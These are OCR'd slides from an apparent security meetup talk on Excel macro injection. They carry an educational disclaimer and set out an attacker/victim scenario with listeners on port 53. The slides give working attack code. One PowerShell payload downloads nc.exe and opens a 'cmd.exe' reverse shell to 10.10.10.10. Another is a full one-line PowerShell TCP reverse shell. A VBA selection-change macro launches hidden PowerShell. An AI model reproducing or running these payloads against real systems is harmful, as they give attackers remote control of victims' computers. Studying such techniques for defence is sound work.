Macro Injection

n|u Dubai

ABOUT ME

Aamer Shah

Twitter.com/Aamer_Sha

1@aamershah.com

TECHNICAL KNOW-HOW

nc

PowerShell

System Ports

Attacker Machine

Victim Machine


DISCLAIMER

- I will not answer your questions which specifically target a corporation/organization.
- You can take **N**otes | **P**ictures | **V**ideos.

  Research and educational purposes only.


SCENARIO

Listening on port 53



Victim executing the code

SCENARIO



Listening on port 53

- nc –lvp 53
- powercat –l –p 53 -v

Victim executing the code

- Opened the excel file
- Opened an unknown link.
- Installed a binded software

PAYLOAD 1

```
$down = New-Object System.Net.WebClient
$url  = 'https://github.com/AamerShah/TCP-tunnel-RCE/blob/master/nc.exe';
$file = 'nc.exe';
$down.DownloadFile($url,$file);
$z=gci C:\Users -Filter nc.exe -Recurse | % { $_.FullName } | Select-Object -first 1
$z=Split-Path $z -Parent
sl $z
.\nc 10.10.10.10 53 -e cmd.exe
```

PAYLOAD 2

```
$client = New-Object System.Net.Sockets.TCPClient('10.10.10.10',53);$stream = $client.GetStream();[byte[]]$bytes = 0..255|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length)}
```

MACRO CODE

```
Private Sub Worksheet_SelectionChange(ByVal Target As Range)
Call Shell("powershell -noexit ""“powershell code""""", vbHide)
End Sub
```

REFERENCES

https://github.com/AamerShah/TCP-tunnel-RCE